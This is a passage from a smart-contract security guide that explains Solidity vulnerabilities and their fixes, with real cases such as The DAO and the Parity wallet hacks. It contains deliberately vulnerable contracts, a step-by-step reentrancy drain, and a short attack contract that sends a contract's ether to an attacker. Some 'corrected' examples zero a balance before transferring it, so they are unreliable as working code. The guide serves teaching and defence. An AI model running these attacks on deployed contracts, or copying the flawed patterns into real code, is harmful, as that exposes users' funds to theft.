The attacker would then call the attackEtherStore() function, with some amount of ether (greater than or equal to 1), let us assume 1 ether for the time being. In this example, we will also assume a number of other users have deposited ether into this contract, such that it's current balance is 10 ether. The following would then occur:

1. **Attack.sol - Line [15]** - The depositFunds() function of the EtherStore contract will be called with a msg.value of 1 ether (and a lot of gas). The sender (msg.sender) will be our malicious contract (0x0...123). Thus, balances[0x0..123] = 1 ether.
2. **Attack.sol - Line [17]** - The malicious contract will then call the withdrawFunds() function of the EtherStore contract with a parameter of 1 ether. This will pass all the requirements (Lines [12]-[16] of the EtherStore contract) as no previous withdrawals have been made.
3. **EtherStore.sol - Line [17]** - The contract will then send 1 ether back to the malicious contract.
4. **Attack.sol - Line [25]** - The ether sent to the malicious contract will then execute the fallback function.
5. **Attack.sol - Line [26]** - The total balance of the EtherStore contract was 10 ether and is now 9 ether so this if statement passes.
6. **Attack.sol - Line [27]** - The fallback function then calls the EtherStore withdrawFunds() function again and 're-enters' the EtherStore contract.
7. **EtherStore.sol - Line [11]** - In this second call to withdrawFunds(), the attacking contract's balance is still 1 ether as line [18] has not yet been executed. Thus, we still have balances[0x0..123] = 1 ether. This is also the case for the lastWithdrawTime variable. Again, we pass all the requirements.
8. **EtherStore.sol - Line [17]** - The attacking contract withdraws another 1 ether.
9. **Steps 4-8 will repeat** - until EtherStore.balance >= 1 as dictated by line [26] in Attack.sol.
10. **Attack.sol - Line [26]** - Once there less 1 (or less) ether left in the EtherStore contract, this if statement will fail. This will then allow lines

[18] and [19] of the EtherStore contract to be executed (for each call to the withdrawFunds() function).

11. **EtherStore.sol** - Lines [18] and [19] -
The balances and lastWithdrawTime mappings will be set and the execution will end.

The final result, is that the attacker has withdrawn all (bar 1) ether from the EtherStore contract, instantaneously with a single transaction.

Preventative Techniques

There are a number of common techniques which help avoid potential re-entrancy vulnerabilities in smart contracts. The first is to (whenever possible) use the built-in [transfer\(\)](#) function when sending ether to external contracts. The transfer function only sends 2300 gas with the external call, which is not enough for the destination address/contract to call another contract (i.e. re-enter the sending contract).

The second technique is to ensure that all logic that changes state variables happen before ether is sent out of the contract (or any external call). In the EtherStore example, lines [18] and [19] of EtherStore.sol should be put before line [17]. It is good practice to place any code that performs external calls to unknown addresses as the last operation in a localised function or piece of code execution. This is known as the [checks-effects-interactions](#) pattern.

A third technique is to introduce a mutex. That is, to add a state variable which locks the contract during code execution, preventing reentrancy calls.

Applying all of these techniques (all three are unnecessary, but is done for demonstrative purposes) to EtherStore.sol, gives the re-entrancy-free contract:

```
contract EtherStore {  
  
    // initialise the mutex  
    bool reEntrancyMutex = false;  
    uint256 public withdrawalLimit = 1 ether;  
    mapping(address => uint256) public lastWithdrawTime;  
    mapping(address => uint256) public balances;  
  
    function depositFunds() public payable {  
        balances[msg.sender] += msg.value;  
    }  
  
    function withdrawFunds (uint256 _weiToWithdraw) public {  
        require(!reEntrancyMutex);  
        require(balances[msg.sender] >= _weiToWithdraw);  
        // limit the withdrawal  
        require(_weiToWithdraw <= withdrawalLimit);  
        // limit the time allowed to withdraw  
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);  
        balances[msg.sender] -= _weiToWithdraw;  
        lastWithdrawTime[msg.sender] = now;  
        // set the reEntrancy mutex before the external call  
    }  
}
```

```

        reEntrancyMutex = true;
        msg.sender.transfer(_weiToWithdraw);
        // release the mutex after the external call
        reEntrancyMutex = false;
    }
}

```

Real-World Example: The DAO

[The DAO](#) (Decentralized Autonomous Organization) was one of the major hacks that occurred in the early development of Ethereum. At the time, the contract held over \$150 million USD. Re-entrancy played a major role in the attack which ultimately lead to the hard-fork that created Ethereum Classic (ETC). For a good analysis of the DAO exploit, see [Phil Daian's post](#).

Arithmetic Over/Under Flows

The Ethereum Virtual Machine (EVM) specifies fixed-size data types for integers. This means that an integer variable, only has a certain range of numbers it can represent. A `uint8` for example, can only store numbers in the range [0,255]. Trying to store 256 into a `uint8` will result in 0. If care is not taken, variables in Solidity can be exploited if user input is unchecked and calculations are performed which result in numbers that lie outside the range of the data type that stores them.

For further reading on arithmetic over/under flows, see [How to Secure Your Smart Contracts](#), [Ethereum Smart Contract Best Practices](#) and [Ethereum, Solidity and integer overflows: programming blockchains like 1970](#)

The Vulnerability

An over/under flow occurs when an operation is performed that requires a fixed size variable to store a number (or piece of data) that is outside the range of the variable's data type.

For example, subtracting 1 from a `uint8` (unsigned integer of 8 bits, i.e. only positive) variable that stores 0 as its value, will result in the number 255. This is an underflow. We have assigned a number below the range of the `uint8`, the result *wraps around* and gives the largest number a `uint8` can store. Similarly, adding $2^8=256$ to a `uint8` will leave the variable unchanged as we have wrapped around the entire length of the `uint`. Two simple analogies of this behaviour are; speedometers in cars which measure distance travelled (they restart to 0, after the largest number, i.e. 999999 is surpassed) and periodic mathematical functions (adding 2π to the argument of `sin()` leaves the value unchanged).

Adding numbers larger than the data type's range is called an overflow. For clarity, adding 257 to a `uint8` that currently has a zero value will result in the number 1. It is sometimes instructive to think of fixed type variables being cyclic,

where we start again from zero if we add numbers above the largest possible stored number, and vice-versa for zero (where we start counting down from the largest number the more we subtract from 0).

These kinds of numerical caveats allow attackers to misuse code and create unexpected logic flows. For example, consider the time locking contract below.

TimeLock.sol:

```
contract TimeLock {  
    mapping(address => uint) public balances;  
    mapping(address => uint) public lockTime;  
  
    function deposit() public payable {  
        balances[msg.sender] += msg.value;  
        lockTime[msg.sender] = now + 1 weeks;  
    }  
  
    function increaseLockTime(uint _secondsToIncrease) public {  
        lockTime[msg.sender] += _secondsToIncrease;  
    }  
  
    function withdraw() public {  
        require(balances[msg.sender] > 0);  
        require(now > lockTime[msg.sender]);  
        balances[msg.sender] = 0;  
        msg.sender.transfer(balances[msg.sender]);  
    }  
}
```

This contract is designed to act like a time vault, where users can deposit ether into the contract and it will be locked there for at least a week. The user may extend the wait time to longer than 1 week if they choose, but once deposited, the user can be sure their ether is locked in safely for at least a week, or so this contract intends.

In the event a user is forced to hand over their private key a contract such as this may be handy to ensure ether is unobtainable in short periods of time. If a user had locked in 100 ether in this contract and handed their keys over to an attacker, an attacker could use an overflow to receive the ether, regardless of the `lockTime`.

The attacker could determine the current `lockTime` for the address they now hold the key for (its a public variable). Let's call this `userLockTime`. They could then call the `increaseLockTime` function and pass as an argument the number $2^{256} - \text{userLockTime}$. This number would be added to the current `userLockTime` and cause an overflow, resetting `lockTime[msg.sender]` to 0. The attacker could then simply call the `withdraw` function to obtain their reward. Let's look at another example, this one from the [Ethernaut Challenges](#).

SPOILER ALERT: If you have not yet done the Ethernaut challenges, this gives a solution to one of the levels.

```
pragma solidity ^0.4.18;

contract Token {

    mapping(address => uint) balances;
    uint public totalSupply;

    function Token(uint _initialSupply) {
        balances[msg.sender] = totalSupply = _initialSupply;
    }

    function transfer(address _to, uint _value) public returns (bool) {
        require(balances[msg.sender] - _value >= 0);
        balances[msg.sender] -= _value;
        balances[_to] += _value;
        return true;
    }

    function balanceOf(address _owner) public constant returns (uint balance) {
        return balances[_owner];
    }
}
```

This is a simple token contract which employs a `transfer()` function, allowing participants to move their tokens around. Can you see the error in this contract? The flaw comes in the `transfer()` function. The `require` statement on line [13] can be bypassed using an underflow. Consider a user that has no balance. They could call the `transfer()` function with any non-zero `_value` and pass the `require` statement on line [13]. This is because `balances[msg.sender]` is zero (and a `uint256`) so subtracting any positive amount (excluding 2^{256}) will result in a positive number due to the underflow we described above. This is also true for line [14], where our balance will be credited with a positive number. Thus, in this example, we have achieved free tokens due to an underflow vulnerability.

Preventative Techniques

The (currently) conventional technique to guard against under/overflow vulnerabilities is to use or build mathematical libraries which replace the standard math operators; addition, subtraction and multiplication (division is excluded as it does not cause over/under flows and the EVM reverts on division by 0).

[OpenZeppelin](#) have done a great job in building and auditing secure libraries which can be leveraged by the Ethereum community. In particular, their [Safe Math Library](#) is a reference or library to use to avoid under/over flow vulnerabilities.

To demonstrate how these libraries are used in Solidity, let us correct the TimeLock contract, using Open Zepplin's SafeMathlibrary. The over flow-free contract would become:

```
library SafeMath {  
  
    function mul(uint256 a, uint256 b) internal pure returns (uint256) {  
        if (a == 0) {  
            return 0;  
        }  
        uint256 c = a * b;  
        assert(c / a == b);  
        return c;  
    }  
  
    function div(uint256 a, uint256 b) internal pure returns (uint256) {  
        // assert(b > 0); // Solidity automatically throws when dividing by 0  
        uint256 c = a / b;  
        // assert(a == b * c + a % b); // There is no case in which this doesn't  
hold  
        return c;  
    }  
  
    function sub(uint256 a, uint256 b) internal pure returns (uint256) {  
        assert(b <= a);  
        return a - b;  
    }  
  
    function add(uint256 a, uint256 b) internal pure returns (uint256) {  
        uint256 c = a + b;  
        assert(c >= a);  
        return c;  
    }  
}  
  
contract TimeLock {  
    using SafeMath for uint; // use the library for uint type  
    mapping(address => uint256) public balances;  
    mapping(address => uint256) public lockTime;  
  
    function deposit() public payable {  
        balances[msg.sender] = balances[msg.sender].add(msg.value);  
        lockTime[msg.sender] = now.add(1 weeks);  
    }  
  
    function increaseLockTime(uint256 _secondsToIncrease) public {  
        lockTime[msg.sender] = lockTime[msg.sender].add(_secondsToIncrease);  
    }  
  
    function withdraw() public {  
        require(balances[msg.sender] > 0);  
        require(now > lockTime[msg.sender]);  
        balances[msg.sender] = 0;  
        msg.sender.transfer(balances[msg.sender]);  
    }  
}
```

Notice that all standard math operations have been replaced by those defined in the SafeMath library. The TimeLockContract no longer performs any operation which is capable of doing an under/over flow.

Real-World Examples: PoWHC and Batch Transfer Overflow (CVE-2018-10299)

Proof of Weak Hands Coin (PoWHC), originally devised as a joke of sorts, was a ponzi scheme written by an internet collective. Unfortunately it seems that the author(s) of the contract had not seen over/under flows before and consequently, 866 ether was liberated from its contract. A good overview of how the underflow occurs (which is not too dissimilar to the Ethernaut challenge above) is given in [Eric Banisadar's post](#).

Another example comes from the implementation of a batchTransfer() function into a group of [ERC20](#) token contracts. The implementation contained an overflow. [This post](#) details the overflow further, which now has its own CVE ([CVE-2018-10299](#)).

Unexpected Ether

Typically when ether is sent to a contract, it must execute either the fallback function, or another function described in the contract. There are two exceptions to this, where ether can exist in a contract without having executed any code. Contracts which rely on code execution for every ether sent to the contract can be vulnerable to attacks where ether is forcibly sent to a contract.

For further reading on this, see [How to Secure Your Smart Contracts: 6](#) and [Solidity security patterns - forcing ether to a contract](#).

The Vulnerability

A common defensive programming technique that is useful in enforcing correct state transitions or validating operations is *invariant-checking*. This technique involves defining a set of invariants (metrics or parameters that should not change) and checking these invariants remain unchanged after a single (or many) operation(s). This is typically good design, provided the invariants being checked are in fact invariants. One example of an invariant is the totalSupply of a fixed issuance [ERC20](#) token. As no functions should modify this invariant, one could add a check to the transfer() function that ensures the totalSupply remains unmodified to ensure the function is working as expected.

In particular, there is one apparent *invariant*, that may be tempting to use but can in fact be manipulated by external users (regardless of the rules put in place in the smart contract). This is the current ether stored in the contract. Often

when developers first learn Solidity they have the misconception that a contract can only accept or obtain ether via payable functions. This misconception can lead to contracts that have false assumptions about the ether balance within them which can lead to a range of vulnerabilities. The smoking gun for this vulnerability is the (incorrect) use of `this.balance`. As we will see, incorrect uses of `this.balance` can lead to serious vulnerabilities of this type.

There are two ways in which ether can (forcibly) be sent to a contract without using a payable function or executing any code on the contract. These are listed below.

Self Destruct / Suicide

Any contract is able to implement the `selfdestruct(address)` function, which removes all bytecode from the contract address and sends all ether stored there to the parameter-specified address. If this specified address is also a contract, no functions (including the fallback) get called. Therefore, the `selfdestruct()` function can be used to forcibly send ether to any contract regardless of any code that may exist in the contract. This is inclusive of contracts without any payable functions. This means, any attacker can create a contract with a `selfdestruct()` function, send ether to it, call `selfdestruct(target)` and force ether to be sent to a target contract. Martin Swende has an excellent [blog post](#) describing some quirks of the self-destruct opcode (Quirk #2) along with a description of how client nodes were checking incorrect invariants which could have lead to a rather catastrophic crash of the Ethereum network.

Pre-sent Ether

The second way a contract can obtain ether without using a `selfdestruct()` function or calling any payable functions is to pre-load the contract address with ether. Contract addresses are deterministic, in fact the address is calculated from the keccak256 (commonly synonymous with sha3) hash of the address creating the contract and the transaction nonce which creates the contract. Specifically, it is of the form: address

=
`sha3(rlp.encode([account_address,transaction_nonce]))` (see [Keyless Ether](#) for some fun use cases of this). This means, anyone can calculate what a contract address will be before it is created and thus send ether to that address. When the contract does get created it will have a non-zero ether balance.

Let's explore some pitfalls that can arise given the above knowledge.

Consider the overly-simple contract,

EtherGame.sol:

```

contract EtherGame {

    uint public payoutMileStone1 = 3 ether;
    uint public mileStone1Reward = 2 ether;
    uint public payoutMileStone2 = 5 ether;
    uint public mileStone2Reward = 3 ether;
    uint public finalMileStone = 10 ether;
    uint public finalReward = 5 ether;

    mapping(address => uint) redeemableEther;
    // users pay 0.5 ether. At specific milestones, credit their accounts
    function play() public payable {
        require(msg.value == 0.5 ether); // each play is 0.5 ether
        uint currentBalance = this.balance + msg.value;
        // ensure no players after the game has finished
        require(currentBalance <= finalMileStone);
        // if at a milestone credit the players account
        if (currentBalance == payoutMileStone1) {
            redeemableEther[msg.sender] += mileStone1Reward;
        }
        else if (currentBalance == payoutMileStone2) {
            redeemableEther[msg.sender] += mileStone2Reward;
        }
        else if (currentBalance == finalMileStone) {
            redeemableEther[msg.sender] += finalReward;
        }
        return;
    }

    function claimReward() public {
        // ensure the game is complete
        require(this.balance == finalMileStone);
        // ensure there is a reward to give
        require(redeemableEther[msg.sender] > 0);
        redeemableEther[msg.sender] = 0;
        msg.sender.transfer(redeemableEther[msg.sender]);
    }
}

```

This contract represents a simple game (which would naturally invoke race-conditions) whereby players send 0.5 etherquanta to the contract in hope to be the player that reaches one of three milestones first. Milestone's are denominated in ether. The first to reach the milestone may claim a portion of the ether when the game has ended. The game ends when the final milestone (10 ether) is reached and users can claim their rewards.

The issues with the EtherGame contract come from the poor use of `this.balance` in both lines [14] (and by association [16]) and [32]. A mischievous attacker could forcibly send a small amount of ether, let's say 0.1 ether via the `selfdestruct()`function (discussed above) to prevent any future players from reaching a milestone. As all legitimate players can only send 0.5 ether increments, `this.balance` would no longer be half integer numbers, as it would also have the 0.1 ethercontribution. This prevents all the if conditions on lines [18], [21] and [24] from being true.

Even worse, a vengeful attacker who missed a milestone, could forcibly send 10 ether (or an equivalent amount of ether that pushes the contract's balance above the `finalMileStone`) which would lock all rewards in the contract forever. This is because the `claimReward()` function will always revert, due to the require on line [32] (i.e. `this.balance` is greater than `finalMileStone`).

Preventative Techniques

This vulnerability typically arises from the misuse of `this.balance`. Contract logic, when possible, should avoid being dependent on exact values of the balance of the contract because it can be artificially manipulated. If applying logic based on `this.balance`, ensure to account for unexpected balances.

If exact values of deposited ether are required, a self-defined variable should be used that gets incremented in payable functions, to safely track the deposited ether. This variable will not be influenced by the forced ether sent via a `selfdestruct()` call.

With this in mind, a corrected version of the `EtherGame` contract could look like:

```
contract EtherGame {  
  
    uint public payoutMileStone1 = 3 ether;  
    uint public mileStone1Reward = 2 ether;  
    uint public payoutMileStone2 = 5 ether;  
    uint public mileStone2Reward = 3 ether;  
    uint public finalMileStone = 10 ether;  
    uint public finalReward = 5 ether;  
    uint public depositedWei;  
  
    mapping (address => uint) redeemableEther;  
  
    function play() public payable {  
        require(msg.value == 0.5 ether);  
        uint currentBalance = depositedWei + msg.value;  
        // ensure no players after the game has finished  
        require(currentBalance <= finalMileStone);  
        if (currentBalance == payoutMileStone1) {  
            redeemableEther[msg.sender] += mileStone1Reward;  
        }  
        else if (currentBalance == payoutMileStone2) {  
            redeemableEther[msg.sender] += mileStone2Reward;  
        }  
        else if (currentBalance == finalMileStone) {  
            redeemableEther[msg.sender] += finalReward;  
        }  
        depositedWei += msg.value;  
        return;  
    }  
  
    function claimReward() public {  
        // ensure the game is complete  
        require(depositedWei == finalMileStone);  
        // ensure there is a reward to give  
        require(redeemableEther[msg.sender] > 0);  
    }  
}
```

```

        redeemableEther[msg.sender] = 0;
        msg.sender.transfer(redeemableEther[msg.sender]);
    }
}

```

Here, we have just created a new variable, `depositedEther` which keeps track of the known ether deposited, and it is this variable to which we perform our requirements and tests. Notice, that we no longer have any reference to `this.balance`.

Further Examples:

A few examples of exploitable contracts were given in the [Underhanded Solidity Contest](#), which also provides extended examples of a number of the pitfalls raised in this section.

Delegatecall

The `CALL` and `DELEGATECALL` opcodes are useful in allowing Ethereum developers to modularise their code. Standard external message calls to contracts are handled by the `CALL` opcode whereby code is run in the context of the external contract/function. The `DELEGATECALL` opcode is identical to the standard message call, except that the code executed at the targeted address is run in the context of the calling contract along with the fact that `msg.sender` and `msg.value` remain unchanged. This feature enables the implementation of *libraries* whereby developers can create reusable code for future contracts.

Although the differences between these two opcodes are simple and intuitive, the use of `DELEGATECALL` can lead to unexpected code execution.

For further reading, see [Ethereum Stack Exchange Question](#), [Solidity Docs](#) and [How to Secure Your Smart Contracts: 6](#).

The Vulnerability

The context preserving nature of `DELEGATECALL` has proved that building vulnerability-free custom libraries is not as easy as one might think. The code in libraries themselves can be secure and vulnerability-free however when run in the context of another application new vulnerabilities can arise. Let's see a fairly complex example of this, using Fibonacci numbers.

Consider the following library which can generate the Fibonacci sequence and sequences of similar form ^[1].

FibonacciLib.sol

```

// library contract - calculates fibonacci-like numbers;
contract FibonacciLib {
    // initializing the standard fibonacci sequence;
}

```

```

    uint public start;
    uint public calculatedFibNumber;

    // modify the zeroth number in the sequence
    function setStart(uint _start) public {
        start = _start;
    }

    function setFibonacci(uint n) public {
        calculatedFibNumber = fibonacci(n);
    }

    function fibonacci(uint n) internal returns (uint) {
        if (n == 0) return start;
        else if (n == 1) return start + 1;
        else return fibonacci(n - 1) + fibonacci(n - 2);
    }
}

```

This library provides a function which can generate the n -th Fibonacci number in the sequence. It allows users to change the starting number of the sequence (`start`) and calculate the n -th Fibonacci-like numbers in this new sequence.

Let us now consider a contract that utilises this library.

`FibonacciBalance.sol`:

```

contract FibonacciBalance {

    address public fibonacciLibrary;
    // the current fibonacci number to withdraw
    uint public calculatedFibNumber;
    // the starting fibonacci sequence number
    uint public start = 3;
    uint public withdrawalCounter;
    // the fibonacci function selector
    bytes4 constant fibSig = bytes4(sha3("setFibonacci(uint256")));

    // constructor - loads the contract with ether
    constructor(address _fibonacciLibrary) public payable {
        fibonacciLibrary = _fibonacciLibrary;
    }

    function withdraw() {
        withdrawalCounter += 1;
        // calculate the fibonacci number for the current withdrawal user
        // this sets calculatedFibNumber
        require(fibonacciLibrary.delegatecall(fibSig, withdrawalCounter));
        msg.sender.transfer(calculatedFibNumber * 1 ether);
    }

    // allow users to call fibonacci library functions
    function() public {
        require(fibonacciLibrary.delegatecall(msg.data));
    }
}

```

This contract allows a participant to withdraw ether from the contract, with the amount of ether being equal to the Fibonacci number corresponding to the participants withdrawal order; i.e., the first participant gets 1 ether, the second also gets 1, the third gets 2, the forth gets 3, the fifth 5 and so on (until the balance of the contract is less than the Fibonacci number being withdrawn).

There are a number of elements in this contract that may require some explanation. Firstly, there is an interesting-looking variable, `fibSig`. This holds the first 4 bytes of the Keccak (SHA-3) hash of the string '`setFibonacci(uint256)`'. This is known as the [function selector](#) and is put into `calldata` to specify which function of a smart contract will be called. It is used in the `delegatecall` function on line [21] to specify that we wish to run the `fibonacci(uint256)` function. The second argument in `delegatecall` is the parameter we are passing to the function. Secondly, we assume that the address for the `FibonacciLib` library is correctly referenced in the constructor (section **External Contract Referencing** discusses some potential vulnerabilities relating to this kind of contract reference initialisation).

Can you spot any error(s) in this contract? If one were to deploy this contract, fill it with ether and call `withdraw()`, it will likely revert.

You may have noticed that the state variable `start` is used in both the library and the main calling contract. In the library contract, `start` is used to specify the beginning of the Fibonacci sequence and is set to 0, whereas it is set to 3 in the `FibonacciBalance` contract. You may also have noticed that the fallback function in the `FibonacciBalance` contract allows all calls to be passed to the library contract, which allows for the `setStart()` function of the library contract to be called also. Recalling that we preserve the state of the contract, it may seem that this function would allow you to change the state of the `start` variable in the local `FibonacciBalance` contract. If so, this would allow one to withdraw more ether, as the resulting `calculatedFibNumber` is dependent on the `start` variable (as seen in the library contract). In actual fact, the `setStart()` function does not (and cannot) modify the `start` variable in the `FibonacciBalance` contract. The underlying vulnerability in this contract is significantly worse than just modifying the `start` variable.

Before discussing the actual issue, we take a quick detour to understanding how state variables (storage variables) actually get stored in contracts. State or storage variables (variables that persist over individual transactions) are placed into slots sequentially as they are introduced in the contract. (There are some complexities here, and the reader is encouraged to read [Layout of State Variables in Storage](#) for a more thorough understanding).

As an example, let's look at the library contract. It has two state variables, `start` and `calculatedFibNumber`. The first variable is `start`, as such it gets stored into the contract's storage at `slot[0]` (i.e. the first slot). The second variable, `calculatedFibNumber`, gets placed in the next available storage slot, `slot[1]`. If we look at the function `setStart()`, it takes an input and

sets start to whatever the input was. This function is therefore setting slot[0] to whatever input we provide in the setStart() function. Similarly, the setFibonacci() function sets calculatedFibNumber to the result of fibonacci(n). Again, this is simply setting storage slot[1] to the value of fibonacci(n).

Now lets look at the FibonacciBalance contract. Storage slot[0] now corresponds to fibonacciLibrary address and slot[1] corresponds to calculatedFibNumber. It is in this incorrect mapping that the vulnerability occurs. **delegatecall preserves contract context**. This means that code that is executed via delegatecall will act on the state (i.e. storage) of the calling contract.

Now notice that in withdraw() on line [21] we execute, fibonacciLibrary.delegatecall(fibSig, withdrawalCounter). This calls the setFibonacci() function, which as we discussed, modifies storage slot[1], which in our current context is calculatedFibNumber. This is as expected (i.e. after execution, calculatedFibNumber gets adjusted). However, recall that the start variable in the FibonacciLib contract is located in storage slot[0], which is the fibonacciLibrary address in the current contract. This means that the function fibonacci() will give an unexpected result. This is because it references start (slot[0]) which in the current calling context is the fibonacciLibrary address (which will often be quite large, when interpreted as a uint). Thus it is likely that the withdraw() function will revert as it will not contain uint(fibonacciLibrary)amount of ether, which is what calculatedFibNumber will return.

Even worse, the FibonacciBalance contract allows users to call all of the fibonacciLibrary functions via the fallback function on line [26]. As we discussed earlier, this includes the setStart() function. We discussed that this function allows anyone to modify or set storage slot[0]. In this case, storage slot[0] is the fibonacciLibrary address. Therefore, an attacker could create a malicious contract (an example of one is given below), convert the address to a uint (this can be done in python easily using int('<address>',16)) and then call setStart(<attack_contract_address_as_uint>). This will change fibonacciLibrary to the address of the attack contract. Then, whenever a user calls withdraw() or the fallback function, the malicious contract will run (which can steal the entire balance of the contract) because we've modified the actual address for fibonacciLibrary. An example of such an attack contract would be,

```
contract Attack {
    uint storageSlot0; // corresponds to fibonacciLibrary
    uint storageSlot1; // corresponds to calculatedFibNumber

    // fallback - this will run if a specified function is not found
    function() public {
        storageSlot1 = 0; // we set calculatedFibNumber to 0, so that if
        withdraw
```

```
// is called we don't send out any ether.  
<attacker_address>.transfer(this.balance); // we take all the ether  
}  
}
```

Notice that this attack contract modifies the `calculatedFibNumber` by changing storage slot[1]. In principle, an attacker could modify any other storage slots they choose to perform all kinds of attacks on this contract. I encourage all readers to put these contracts into [Remix](#) and experiment with different attack contracts and state changes through these `delegatecall` functions.

It is also important to notice that when we say that `delegatecall` is state-preserving, we are not talking about the variable names of the contract, rather the actual storage slots to which those names point. As you can see from this example, a simple mistake, can lead to an attacker hijacking the entire contract and its ether.

Preventative Techniques

Solidity provides the `library` keyword for implementing library contracts (see the [Solidity Docs](#) for further details). This ensures the library contract is stateless and non-self-destructable. Forcing libraries to be stateless mitigates the complexities of storage context demonstrated in this section. Stateless libraries also prevent attacks whereby attackers modify the state of the library directly in order to effect the contracts that depend on the library's code. As a general rule of thumb, when using `DELEGATECALL` pay careful attention to the possible calling context of both the library contract and the calling contract, and whenever possible, build state-less libraries.

Real-World Example: Parity Multisig Wallet (Second Hack)

The Second Parity Multisig Wallet hack is an example of how the context of well-written library code can be exploited if run in its non-intended context. There are a number of good explanations of this hack, such as this overview: [Parity MultiSig Hacked. Again](#) by Anthony Akentiev, this [stack exchange question](#) and [An In-Depth Look at the Parity Multisig Bug](#).

To add to these references, let's explore the contracts that were exploited. The library and wallet contract can be found on the parity github [here](#).

Let's look at the relevant aspects of this contract. There are two contracts of interest contained here, the library contract and the wallet contract.

The library contract,

```

contract WalletLibrary is WalletEvents {

    ...

    // throw unless the contract is not yet initialized.
    modifier only_uninitialized { if (m_numOwners > 0) throw; _; }

    // constructor - just pass on the owner array to the multiowned and
    // the limit to daylimit
    function initWallet(address[] _owners, uint _required, uint _daylimit)
only_uninitialized {
        initDaylimit(_daylimit);
        initMultiowned(_owners, _required);
    }

    // kills the contract sending everything to `_to`.
    function kill(address _to) onlymanyowners(sha3(msg.data)) external {
        suicide(_to);
    }

    ...
}

}

```

and the wallet contract,

```

contract Wallet is WalletEvents {

    ...

    // METHODS

    // gets called when no other function matches
    function() payable {
        // just being sent some cash?
        if (msg.value > 0)
            Deposit(msg.sender, msg.value);
        else if (msg.data.length > 0)
            _walletLibrary.delegatecall(msg.data);
    }

    ...

    // FIELDS
    address constant _walletLibrary =
0xcafecafecafecafecafecafecafecafecafe;
}

```

Notice that the Wallet contract essentially passes all calls to the WalletLibrary contract via a delegate call. The constant_walletLibrary address in this code snippet acts as a placeholder for the actually deployed WalletLibrary contract (which was at 0x863DF6BFa4469f3ead0bE8f9F2AAE51c91A907b4).

The intended operation of these contracts was to have a simple low-cost deployable Wallet contract whose code base and main functionality was in

the `WalletLibrary` contract. Unfortunately, the `WalletLibrary` contract is itself a contract and maintains its own state. Can you see why this might be an issue? It is possible to send calls to the `WalletLibrary` contract itself. Specifically, the `WalletLibrary` contract could be initialised, and become owned. A user did this, by calling `initWallet()` function on the `WalletLibrary` contract, becoming an owner of the library contract. The same user, subsequently called the `kill()` function. Because the user was an owner of the Library contract, the modifier passed and the library contract suicided. As all `wallet` contracts in existence refer to this library contract and contain no method to change this reference, all of their functionality, including the ability to withdraw ether is lost along with the `WalletLibrary` contract. More directly, all ether in all parity multi-sig wallets of this type instantly become lost or permanently unrecoverable.

Default Visibilities

Functions in Solidity have visibility specifiers which dictate how functions are allowed to be called. The visibility determines whether a function can be called externally by users, by other derived contracts, only internally or only externally. There are four visibility specifiers, which are described in detail in the [Solidity Docs](#). Functions default to `public` allowing users to call them externally. Incorrect use of visibility specifiers can lead to some devastating vulnerabilities in smart contracts as will be discussed in this section.

The Vulnerability

The default visibility for functions is `public`. Therefore functions that do not specify any visibility will be callable by external users. The issue comes when developers mistakenly ignore visibility specifiers on functions which should be `private` (or only callable within the contract itself).

Lets quickly explore a trivial example.

```
contract HashForEther {  
  
    function withdrawWinnings() {  
        // Winner if the last 8 hex characters of the address are 0.  
        require(uint32(msg.sender) == 0);  
        _sendWinnings();  
    }  
  
    function _sendWinnings() {  
        msg.sender.transfer(this.balance);  
    }  
}
```

This simple contract is designed to act as an address guessing bounty game. To win the balance of the contract, a user must generate an Ethereum address

whose last 8 hex characters are 0. Once obtained, they can call the `WithdrawWinnings()` function to obtain their bounty.

Unfortunately, the visibility of the functions have not been specified. In particular, the `_sendWinnings()` function is public and thus any address can call this function to steal the bounty.

Preventative Techniques

It is good practice to always specify the visibility of all functions in a contract, even if they are intentionally `public`. Recent versions of Solidity will now show warnings during compilation for functions that have no explicit visibility set, to help encourage this practice.

Real-World Example: Parity MultiSig Wallet (First Hack)

In the first Parity multi-sig hack, about \$31M worth of Ether was stolen from primarily three wallets. A good recap of exactly how this was done is given by Haseeb Qureshi in [this post](#).

Essentially, the multi-sig wallet (which can be found [here](#)) is constructed from a base `Wallet` contract which calls a library contract containing the core functionality (as was described in the **Real-World Example: Parity Multisig (Second Hack)** section). The library contract contains the code to initialise the wallet as can be seen from the following snippet

```
contract WalletLibrary is WalletEvents {  
    ...  
    // METHODS  
    ...  
  
    // constructor is given number of sigs required to do protected  
    "onlymanyowners" transactions  
    // as well as the selection of addresses capable of confirming them.  
    function initMultiowned(address[] _owners, uint _required) {  
        m_numOwners = _owners.length + 1;  
        m_owners[1] = uint(msg.sender);  
        m_ownerIndex:uint(msg.sender)] = 1;  
        for (uint i = 0; i < _owners.length; ++i)  
        {  
            m_owners[2 + i] = uint(_owners[i]);  
            m_ownerIndex:uint(_owners[i])] = 2 + i;  
        }  
        m_required = _required;  
    }  
    ...  
    // constructor - just pass on the owner array to the multiowned and
```

```
// the limit to daylimit
function initWallet(address[] _owners, uint _required, uint _daylimit) {
    initDaylimit(_daylimit);
    initMultiowned(_owners, _required);
}
```

Notice that neither of the functions have explicitly specified a visibility. Both functions default to public. The `initWallet()` function is called in the wallets constructor and sets the owners for the multi-sig wallet as can be seen in the `initMultiowned()` function. Because these functions were accidentally left public, an attacker was able to call these functions on deployed contracts, resetting the ownership to the attackers address. Being the owner, the attacker then drained the wallets of all their ether, to the tune of \$31M.

Entropy Illusion

All transactions on the Ethereum blockchain are deterministic state transition operations. Meaning that every transaction modifies the global state of the Ethereum ecosystem and it does so in a calculable way with no uncertainty. This ultimately means that inside the blockchain ecosystem there is no source of entropy or randomness. There is no `rand()` function in Solidity. Achieving decentralised entropy (randomness) is a well established problem and many ideas have been proposed to address this (see for example, [RandDAO](#) or using a chain of Hashes as described by Vitalik in this [post](#)).

The Vulnerability

Some of the first contracts built on the Ethereum platform were based around gambling. Fundamentally, gambling requires uncertainty (something to bet on), which makes building a gambling system on the blockchain (a deterministic system) rather difficult. It is clear that the uncertainty must come from a source external to the blockchain. This is possible for bets amongst peers (see for example the [commit-reveal technique](#)), however, it is significantly more difficult if you want to implement a contract to act as *the house* (like in blackjack or roulette). A common pitfall is to use future block variables, such as hashes, timestamps, blocknumber or gas limit. The issue with these are that they are controlled by the miner who mines the block and as such are not truly random. Consider, for example, a roulette smart contract with logic that returns a black number if the next block hash ends in an even number. A miner (or miner pool) could bet \$1M on black. If they solve the next block and find the hash ends in an odd number, they would happily not publish their block and mine another until they find a solution with the block hash being an even number (assuming the block reward and fees are less than \$1M). Using past or present variables can be even more devastating as Martin Swende demonstrates in his

